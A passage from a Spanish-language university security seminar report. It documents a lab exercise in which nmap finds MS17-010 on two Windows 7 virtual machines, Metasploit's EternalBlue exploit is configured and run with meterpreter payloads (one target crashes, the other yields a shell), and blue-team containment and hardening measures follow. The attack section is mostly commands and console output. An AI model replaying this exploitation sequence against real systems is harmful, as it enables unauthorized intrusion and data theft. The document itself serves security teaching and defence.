DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
```

Fuente: Autor

Figura 6. Vulnerabilidades encontradas en Win7-SE2020-X64

```
estudiante@seminario:~$ nmap -d --script vuln 10.0.2.4
49154/tcp open  unknown  syn-ack
49155/tcp open  unknown  syn-ack
49156/tcp open  unknown  syn-ack
49158/tcp open  unknown  syn-ack

Host script results:
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-cve-2017-7494:
|   ERROR: Either versioning failed or samba does not exist on the port!
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|     servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannac
|     rpyt-attacks/
|_ Final times for host: srtt: 5335 rttvar: 5309 to: 100000

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 16:35
Completed NSE at 16:35, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 16:35
Completed NSE at 16:35, 0.00s elapsed
Read from /usr/bin/./share/nmap: nmap-payloads nmap-services.
Nmap done: 1 IP address (1 host up) scanned in 125.60 seconds
estudiante@seminario:~$
```

Fuente: Autor

Al igual que sucede con la maquina anterior, pudimos también corroborar que el Win7-SE2020-X64 es vulnerable a *CVE2017-0143* “Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)”.

Teniendo en cuenta la vulnerabilidad detectada que es común a ambos sistemas, investigamos e identificamos cuáles son los mejores vectores de ataque para explotarla y así obtener la oportunidad de provecho para introducirnos a las máquinas con sistemas operativos Windows 7 X86 y Windows 7 X64, intentando sacar el mayor provecho de las vulnerabilidades presentes. En esta etapa haremos uso de la herramienta Metasploit para encontrar y ejecutar desde su base de datos la vulnerabilidad *ms17-010*,

Figura 7. Búsqueda del exploit *ms17-010*

```

Terminalv1
Archivo Acciones Editar Vista Ayuda

msf5 > search ms17-010

Matching Modules
=====
#  Name                                     Disclosure Date Rank Check Description
-  -
0  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal No  ms17-010 Et
mance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
1  auxiliary/scanner/smb/ms17_010_smb_sca  2017-03-14      normal No  ms17-010 SM
etection
2  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes  ms17-010 Et
ue SMB Remote Windows Kernel Pool Corruption
3  exploit/windows/smb/ms17_010_eternalblue win8 2017-03-14      average No  ms17-010 Et
ue SMB Remote Windows Kernel Pool Corruption for Win8+
4  exploit/windows/smb/ms17_010_psexec     2017-03-14      normal Yes  ms17-010 Et
mance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
5  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great Yes  SMB DOUBLEP
emote Code Execution

```

Fuente: Autor

Dentro de los resultados obtenidos y luego de indagar en diversas fuentes, seleccionamos el exploit conocido como **“eternalblue”**, el cual ejecutaremos con la carga **“windows/x64/meterpreter/reverse_tcp”**

Figura 8. Payloads disponibles para el exploit **“eternalblue”**

```

Terminalv1
Archivo Acciones Editar Vista Ayuda

msf5 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
=====
#  Name                                     Disclosure Date Rank Check Description
-  -
0  generic/custom                          manual No  Custom Payload
1  generic/shell_bind_tcp                   manual No  Generic Command Shell, Bind TCP Inline
2  generic/shell_reverse_tcp                manual No  Generic Command Shell, Reverse TCP Inline
3  windows/x64/exec                         manual No  Windows x64 Execute Command
4  windows/x64/loadlibrary                  manual No  Windows x64 LoadLibrary Path
5  windows/x64/messagebox                   manual No  Windows MessageBox x64
6  windows/x64/meterpreter/bind_ipv6_tcp    manual No  Windows Meterpreter (Reflective Injection x64),
Windows x64 IPv6 Bind TCP Stager
7  windows/x64/meterpreter/bind_ipv6_tcp_uuid manual No  Windows Meterpreter (Reflective Injection x64),
Windows x64 IPv6 Bind TCP Stager with UUID Support
8  windows/x64/meterpreter/bind_named_pipe  manual No  Windows Meterpreter (Reflective Injection x64),
Windows x64 Bind Named Pipe Stager
9  windows/x64/meterpreter/bind_tcp        manual No  Windows Meterpreter (Reflective Injection x64),
Windows x64 Bind TCP Stager
10 windows/x64/meterpreter/bind_tcp_rc4     manual No  Windows Meterpreter (Reflective Injection x64),
Bind TCP Stager (RC4 Stage Encryption, Metasm)
11 windows/x64/meterpreter/bind_tcp_uuid   manual No  Windows Meterpreter (Reflective Injection x64),
Bind TCP Stager with UUID Support (Windows x64)
12 windows/x64/meterpreter/reverse_http    manual No  Windows Meterpreter (Reflective Injection x64),
Windows x64 Reverse HTTP Stager (winlnet)
13 windows/x64/meterpreter/reverse_https   manual No  Windows Meterpreter (Reflective Injection x64),
Windows x64 Reverse HTTP Stager (winlnet)
14 windows/x64/meterpreter/reverse_named_pipe manual No  Windows Meterpreter (Reflective Injection x64),
Windows x64 Reverse Named Pipe (SMB) Stager
15 windows/x64/meterpreter/reverse_tcp     manual No  Windows Meterpreter (Reflective Injection x64),
Windows x64 Reverse TCP Stager
16 windows/x64/meterpreter/reverse_tcp_rc4 manual No  Windows Meterpreter (Reflective Injection x64),
Reverse TCP Stager (RC4 Stage Encryption, Metasm)

```

Fuente: Autor

El paso siguiente será configurar los parámetros mínimos requeridos para luego realizar la explotación en cada una de las máquinas. Estos parámetros son las direcciones IP y puertos usados tanto por el equipo local como el remoto.

➤ **Win7-SE2020:**

Figura 9. Configuración de parámetros para la explotación Win7-SE2020

```

msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.0.2.40
LHOST => 10.0.2.40
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS        10.0.2.4         yes       The target host(s), range CIDR identifier, or hosts file with
  h syntax 'file:~<path>'
  RPORT         445              yes       The target port (TCP)
  SMBDomain     -                no        (Optional) The Windows domain to use for authentication
  SMBPass       -                no        (Optional) The password for the specified username
  SMBUser       -                no        (Optional) The username to authenticate as
  VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/bind_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC     thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LPORT        4444            yes       The listen port
  RHOST        10.0.2.4        no        The target address

Exploit target:

  Id  Name
  --  ---
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

```

Fuente: Autor

Figura 10. Explotación con *eternalblue* en Win7-SE2020

```

msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit


[*] 10.0.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.4:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Premium 7600 x86 (32-bit)
[*] 10.0.2.4:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.4:445 - Connecting to target for exploitation.
[+] 10.0.2.4:445 - Connection established for exploitation.
[+] 10.0.2.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.4:445 - CORE raw buffer dump (27 bytes)
[*] 10.0.2.4:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 50 Windows 7 Home P
[*] 10.0.2.4:445 - 0x00000010 72 65 6d 69 75 6d 20 37 36 30 30 remium 7600
[+] 10.0.2.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.4:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.4:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.4:445 - Starting non-paged pool grooming
[+] 10.0.2.4:445 - Sending SMBv2 buffers
[+] 10.0.2.4:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.4:445 - Sending final SMBv2 buffers.
[*] 10.0.2.4:445 - Sending last fragment of exploit packet!
[*] 10.0.2.4:445 - Receiving response from exploit packet
[+] 10.0.2.4:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.4:445 - Sending egg to corrupted connection.
[*] 10.0.2.4:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 10.0.2.4:4444
[-] 10.0.2.4:445 - =====
[-] 10.0.2.4:445 - =====FAIL=====
[-] 10.0.2.4:445 - =====
[*] 10.0.2.4:445 - Connecting to target for exploitation.
[-] 10.0.2.4:445 - Rex::HostUnreachable: The host (10.0.2.4:445) was unreachable.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_eternalblue) >

```

Fuente: Autor

Como resultado de este intento de explotación, en nuestra máquina Win7-SE2020 se genera un error de Windows con pantalla azul, como lo fue reportado en su momento por WhiteHouse Security.


Figura 11. Pantalla azul por error en Windows 7 x86



Fuente: Autor

➤ Win7-SE2020-X64:

Figura 12. Parámetros de configuración para el ataque Win7-SE2020-X64



Fuente: Autor

Figura 13. Confirmación de los parámetros configurados *Win7-SE2020-X64*

```

estudiante@seminario: -
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.0.2.5         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     445              yes       The target port (TCP)
  SMBDomain .                no        (Optional) The Windows domain to use for authentication
  SMBPass   .                no        (Optional) The password for the specified username
  SMBUser   .                no        (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_https):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.40        yes       The local listener hostname
  LPORT     4443             yes       The local listener port
  LURI      .                no        The HTTP Path

Exploit target:

  Id  Name
  --  -
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) >

```

Fuente: Autor

Figura 14. Explotación de la vulnerabilidad *Win7-SE2020-X64*

```

estudiante@seminario: -
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] 10.0.2.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.5:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.5:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.5:445 - Connecting to target for exploitation.
[+] 10.0.2.5:445 - Connection established for exploitation.
[+] 10.0.2.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.5:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.5:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.0.2.5:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.0.2.5:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.0.2.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.5:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.5:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.5:445 - Starting non-paged pool grooming
[+] 10.0.2.5:445 - Sending SMBv2 buffers
[+] 10.0.2.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.5:445 - Sending final SMBv2 buffers.
[*] 10.0.2.5:445 - Sending last fragment of exploit packet!
[*] 10.0.2.5:445 - Receiving response from exploit packet
[+] 10.0.2.5:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.5:445 - Sending egg to corrupted connection.
[*] 10.0.2.5:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 10.0.2.5:4443
[*] Sending stage (201283 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 10.0.2.5:4443) at 2020-09-26 11:10:59 -0500
[+] 10.0.2.5:445 - -----
[+] 10.0.2.5:445 - -----WIN-----
[+] 10.0.2.5:445 - -----

meterpreter >

```

Fuente: Autor

Como resultado exitoso de la explotación se establece sesión en el *meterpreter*, en el cual usaremos códigos de consola para encontrar el archivo solicitado.

Figura 15. Ubicación del archivo “winse20w0.exe” en Win7-SE2020-X64

```
Terminalnro.1
Archivo Acciones Editar Vista Ayuda
meterpreter > sysinfo
Computer      : PC202006
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : es_CO
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter  : x64/windows
meterpreter > shell
Process 2996 created.
Channel 3 created.
Microsoft Windows [Versi3n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>cd/
cd/

C:\>dir /s "winse20w0.exe"
dir /s "winse20w0.exe"
El volumen de la unidad C no tiene etiqueta.
El n3mero de serie del volumen es: 6463-58CD

Directorio de C:\Users\semi

27/06/2020 12:06 a.m.          6.656 winse20w0.exe
                        1 archivos          6.656 bytes

Total de archivos en la lista:
1 archivos          6.656 bytes
0 dirs 40.769.372.160 bytes libres

C:\>
```

Fuente: Autor

Una vez encontrado y ejecutado el archivo “winse20w0.exe”, se muestra el siguiente mensaje en la terminal de la maquina desde la cual realizamos la explotaci3n:

Figura 16. Evidencia generada por el archivo “winse20w0.exe”

```
Terminalnro.1
Archivo Acciones Editar Vista Ayuda

Directorio de c:\Users\semi

27/06/2020 12:09 a.m. <DIR> .
27/06/2020 12:09 a.m. <DIR> ..
27/06/2020 12:06 a.m.          6.656 winse20w0.exe
                        1 archivos          6.656 bytes
                        2 dirs 40.772.984.832 bytes libres

c:\Users\semi>winse20w0.exe
winse20w0.exe
## ## ## ## ### #####
## ## ### ## ## ## ## ##
## ## ### ## ## ## ## ##
## ## ## ## ## ## ## ##
## ## ## ### ##### ## ##
##### ## ## ## ## #####

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA UNAD
ESPECIALIZACION EN SEGURIDAD INFORMATICA
SEMINARIO ESPECIALIZADO

Fecha de intrusi3n: 19/09/2020 06:59:13 p.m.
Codigo verificaci3n: 41603987

Tome evidencia y presione ENTER para salir.
```

Fuente: Autor

3.2 FALLOS IDENTIFICADOS A NIVEL DE SISTEMA OPERATIVO

Conforme a los anteriores resultados es evidente que las máquinas Windows 7 X86 y Windows 7 X64 presentan vulnerabilidades en su sistema operativo, para lo cual desde la consola de Nmap utilizaremos el script “vuln” para detectar todas las vulnerabilidades conocidas existentes.

Figura 17. Script “vuln” consola nmap

```

Nmap scan report for 10.0.2.5
Host is up, received conn-refused (0.00045s latency).
Scanned at 2020-09-26 11:33:25 -05 for 100s
Not shown: 989 closed ports
Reason: 989 conn-refused
PORT      STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack
139/tcp   open  netbios-ssn  syn-ack
445/tcp   open  microsoft-ds syn-ack
2869/tcp  open  iclslap      syn-ack
5357/tcp  open  wsddapi      syn-ack
49152/tcp open  unknown     syn-ack
49153/tcp open  unknown     syn-ack
49154/tcp open  unknown     syn-ack
49155/tcp open  unknown     syn-ack
49156/tcp open  unknown     syn-ack
49158/tcp open  unknown     syn-ack

Host script results:
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-cve-2017-7494:
|_ ERROR: Either versioning failed or samba does not exist on the port!
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms17-010:
|_ VULNERABLE:
|_ Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|_ State: VULNERABLE
|_ IDs: CVE:CVE-2017-0143
|_ Risk factor: HIGH
|_ A critical remote code execution vulnerability exists in Microsoft SMBv1
|_ servers (ms17-010).
|_
|_ Disclosure date: 2017-03-14
|_ References:
|_ https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_ https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
Final times for host: srtt: 452 rttvar: 214 to: 100000

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 11:35
Completed NSE at 11:35, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 11:35
Completed NSE at 11:35, 0.00s elapsed
Read from /usr/bin/./share/nmap: nmap-payloads nmap-services.
Nmap done: 1 IP address (1 host up) scanned in 111.29 seconds
  
```

Fuente: Autor

Tabla 2. Resultados de las vulnerabilidades encontradas con nmap

Vulnerabilidad	Categoría	Descripción general
MS10-054	Boletín de seguridad crítico	Vulnerabilidad en el servidor SMB podría permitir la ejecución remota de código, a los atacantes que envíen paquetes SMB especialmente diseñados con destino a un sistema afectado.

Vulnerabilidad	Categoría	Descripción general
MS10-061	Boletín de seguridad crítico	Vulnerabilidad en el servicio de cola de impresión podría permitir la ejecución remota de código, a los atacantes que envíen solicitudes de impresión especialmente diseñadas, a sistemas vulnerables que tengan una interfaz de cola de impresión expuesta a través de RPC.
MS17-010	Boletín de seguridad crítico	Vulnerabilidad que podría permitir la ejecución remota de código, a los atacantes que envíen mensajes especialmente diseñados a un servidor Microsoft Server Message Block 1.0 (SMBv1).

Fuente: Autor

3.3 MANERA ESPECÍFICA CÓMO EL ATAQUE REALIZADO AFECTA A CADA UNA DE LAS MÁQUINAS

➤ **Win7-SE2020:**

En el caso de esta máquina, la explotación con *eternalblue* no prospera el sistema operativo deja de funcionar de forma esperada al recibir el ataque y no poder interpretar la información, lo cual ocasiona que se genere un error de Windows con pantalla azul que exige que exige un reinicio del sistema, por lo cual esta máquina no se ve comprometida.

Esto se ocasiona porque el exploit inicialmente fue desarrollado para trabajar con arquitecturas de Windows a 64 bits, la cual al ser enviada a un sistema operativo de 32 bits este no está en capacidad de manejar correctamente por presentar una arquitectura diferente, por lo cual esta deja de responder.

➤ **Win7-SE2020-X64:**

Caso contrario ocurre en esta máquina donde su arquitectura de 64 bits es completamente compatible con la arquitectura del exploit *eternalblue*, por lo cual está en la capacidad de interpretar correctamente la información del ataque recibido.

En este ambiente, el exploit *eternalblue* consigue resultados satisfactorios y compromete esta máquina, permitiendo las fugas de información reportadas por la organización, ya que fue posible establecer una sesión de trabajo de *meterpreter* con la cual es posible extraer gran cantidad de información de objetivo infectado, así como manipular todos los procesos del sistema.

4. CONTENCIÓN DE ATAQUES POR EL EQUIPO BLUE TEAM

Ante la situación ocurrida en WhiteHouse Security, la respuesta del equipo de seguridad debe ser rápida y contundente para contener con celeridad el ataque del cual está siendo víctima la organización.

Para esto, lo primero que se debe realizar es atender unas preguntas orientadoras que nos permitirán garantizar que el ataque no vaya a comprometer ni afectar los demás sistemas y equipos de la organización que se encuentran protegidos y aún no hayan sido atacados. Entre estas tenemos: cuáles son los sistemas y equipos comprometidos y de qué forma lo están; el ataque fue dirigido a un único equipo o a una subred; el ataque ha permitido filtrar datos sensibles de la organización, clientes o empleados. Una vez hemos determinado lo anterior, debemos aislar, desconectar y sacar de la red los equipos comprometidos, con el fin proteger y bloquear los estragos desencadenados con el ataque, ya que entre mayor tiempo estén conectados la posibilidad de que sean vulneradas otras áreas de la organización también aumenta.

Es importante tener en cuenta que la desconexión de estos equipos quizás conlleve a la parálisis de servicios dentro de la organización, lo cual ocasionara un gran impacto en el flujo de trabajo, por lo cual es conveniente determinar cuáles procesos del negocio se deben priorizar de acuerdo a la evaluación de la situación ocurrida y en función del nivel de riesgo puede soportar la organización.

Después de aislar los equipos comprometidos, es necesario realizar una auditoría y analizar la situación ocurrida para lograr la identificación de la amenaza. Este proceso puede que no sea tan rápido, llegando a tomar incluso días o semanas posteriores al ataque. Aquí es fundamental documentarse muy bien y buscar todo el soporte especializado que ayude a analizar la situación, para determinar el nivel de gravedad que el ataque pudo ocasionar. Es muy importante analizar por completo todo el sistema e integridad de los equipos comprometidos, en busca de amenazas o daños. Aquí es importante la preservación de la evidencia digital ya que se convierte en un elemento esencial que permitirá comprender como se materializo el ataque, por tanto en lo posible no se deberán apagar ni mucho menos formatear los equipos comprometidos, ya que a través de ellos será posible hacer la trazabilidad e investigación pertinente que conduzca a determinar cómo se originó la brecha de seguridad que comprometió los datos e información de la organización.

Lo anterior permitirá determinar cual será la metodología y tecnología a utilizar para eliminar la amenaza que provoco el ataque, limpiar los sistemas y dispositivos que ya han sido infectados y reducir los daños ocasionados. También se parchan y actualizan los sistemas comprometidos, buscando eliminar las vulnerabilidades y brechas de seguridad que sirvieron de puerta de entrada a los atacantes. Esto

permitirá devolver los datos y sistemas informáticos a la normalidad lo más pronto posible y asegurar la continuidad en la prestación de los servicios de la organización. Es importante mantener un monitoreo especial del comportamiento y análisis de los paquetes que transitan en la red de la organización, ya que es posible que los atacantes sigan al acecho, pretendiendo comprometer otros equipos y sistemas.

Una vez que el ataque ha sido controlado y resuelto, es necesario que se examinen e investiguen las causas que lo desencadenaron, así como evaluar si las actividades que se ejecutaron durante el proceso de recuperación y restablecimiento de los sistemas y los servicios fueron de utilidad o no. Esto facilitará la mejora de los procesos de seguridad dentro de la organización y permitirá identificar otros posibles puntos débiles y vulnerabilidades que antes no habían sido consideradas. También permitirá dimensionar las medidas y los recursos necesarios que se deben implementar para fortalecer los mecanismos de defensa dentro de la estructura interna de la organización para evitar que futuros ataques se vuelvan a reproducir.

4.1 CONTENCION DE ATAQUES EN WHITEHOUSE SECURITY

Ante el ataque recibido en Whitehouse Security, se debe actuar con rapidez para lograr su contención y evitar mayores fugas de información de la organización. Algunas de las acciones y medidas que tendríamos que emprender son:

1. Desconectar las máquinas con sistemas operativos Windows 7 X86 y Windows 7 X64 de la red de datos de la organización. Con esta sencilla acción podremos impedir que el malware que comprometió estos equipos continúe propagándose por la red y quizás infectando nuevas máquinas.
2. Deshabilitar las conexiones que se ejecutan a través del puerto 445 TCP para compartir archivos, discos, directorios, e impresoras entre otros servicios, lo cual evitará la propagación del código malicioso que se ejecuta dentro de los procesos LSASS.EXE.
3. Usar apropiadas y confiables herramientas de seguridad como lo puede ser un firewall y software especializado antimalware, que estén en la capacidad de bloquear las instrucciones remotas que son la base de este tipo de ataques.
4. Instalar un programa antivirus, preferiblemente que este equipado con capacidades de detección proactiva de amenazas y mantener constantemente actualizada la base de datos de firmas, para que este al día con las contramedidas para las nuevas variantes de amenazas que se puedan presentar. Así mismo, ejecutar un análisis profundo del sistema y realizar una limpieza automatizada o manual una vez se hemos identificado el método más adecuado de eliminación del malware responsable del ataque. Para Whitehouse Security se deben que localizar y detener todos procesos relacionados con la vulnerabilidad "Windows SMB Remote Code Execution",

- corregir y borrar todas las entradas del registro de Windows que fueron afectadas y eliminar de la máquina todos los rastros dejados por el malware.
5. Aplicar a las maquinas Windows 7 afectadas todas las actualizaciones y los parches de seguridad para el sistema operativo que hayan sido liberadas.
 6. Por último y no menos importante es recomendable realizar una copia de seguridad de todos los datos del usuario y aplicaciones, ya sea en medios físicos o en la nube, pudiendo así evitar la pérdida de información ante distintas situaciones que puedan ocurrir.

4.2 ACCIONES DE HARDENIZACIÓN PARA EVITAR ATAQUES SIMILARES EN WHITEHOUSE SECURITY

Los equipos de seguridad deben ser proactivos y velar por la rápida implementación de medidas de hardenización en la infraestructura tecnológica de WhiteHouse Security, que permitan que el tipo de ataque recibido no se repita nuevamente. Para esto deben:

- Mantener los sistemas operativos correctamente actualizados y con los últimos parches de seguridad, en especial aquellos del centro de respuesta de seguridad de Microsoft que están relacionados con la actualización de seguridad MS17-010. De esta forma se garantizará que las máquinas de la organización que cuentan con sistema operativo Windows 7 se encuentran protegidos ante la vulnerabilidad CVE-2017-0144.
- En caso de no poder instalar las actualizaciones y los parches de seguridad liberados para los sistemas operativos descritos, es recomendable considerar realizar una segmentación a la red de datos de la organización.
- A nivel de red, limitar o bloquear el tráfico y las conexiones por el puerto 445 TCP y permitirlo en donde sea absolutamente necesario. Para esto se pueden usar de Listas de Control de Acceso - ACLs en los routers o implementar la restricción de las conexiones a nivel Firewall sobre el protocolo SMBv1 para evitar que la vulnerabilidad crítica MS17-010 sea explotada de forma externa.
- Bloquear todas las conexiones entrantes que tengan como origen Internet y vayan hacia el puerto 445 TCP. En caso de ser necesario la utilización de este servicio, se recomienda que se establezca a través de una conexión segura VPN - Virtual Private Network.
- Deshabilitar completamente el protocolo SMBv1 de la red de la organización para evitar los ataques maliciosos que utilizan la vulnerabilidad presente en esta versión del protocolo SMB. Hacer uso de las versiones posteriores.
- Implementar herramientas de detección de amenazas desconocidas, que no estén basados en firmas y que tengan la capacidad de proteger las máquinas de la organización de ATP (Advanced Persistent Threat) y amenazas de día cero, para las cuales no hay firmas de malware conocidas.

- Eliminar usuarios, servicios o aplicaciones que ya no estén en uso.
- Realizar campañas internas de sensibilización a los usuarios para evitar que naveguen por sitios peligrosos en la web, así mismo para enseñarles que no deben ejecutar archivos sospechosos o con extensiones peligrosas (exe, jar, bin, msi) que pueden ser enviados como archivos adjuntos a través de correos electrónicos de phishing, banners infectados, correo no deseado o intentos de ingeniería social.
- Respalidar la información crítica de la organización con copias de seguridad físicas o en servidores en la nube, para limitar los posibles estragos y el impacto causado por la pérdida de datos o sistemas. Además contar con ellas podrá ayudar en el proceso de recuperación en caso de ser atacados.

4.3 COMPROBACION DE LAS MEDIDAS DE HARDENIZACIÓN PROPUESTAS

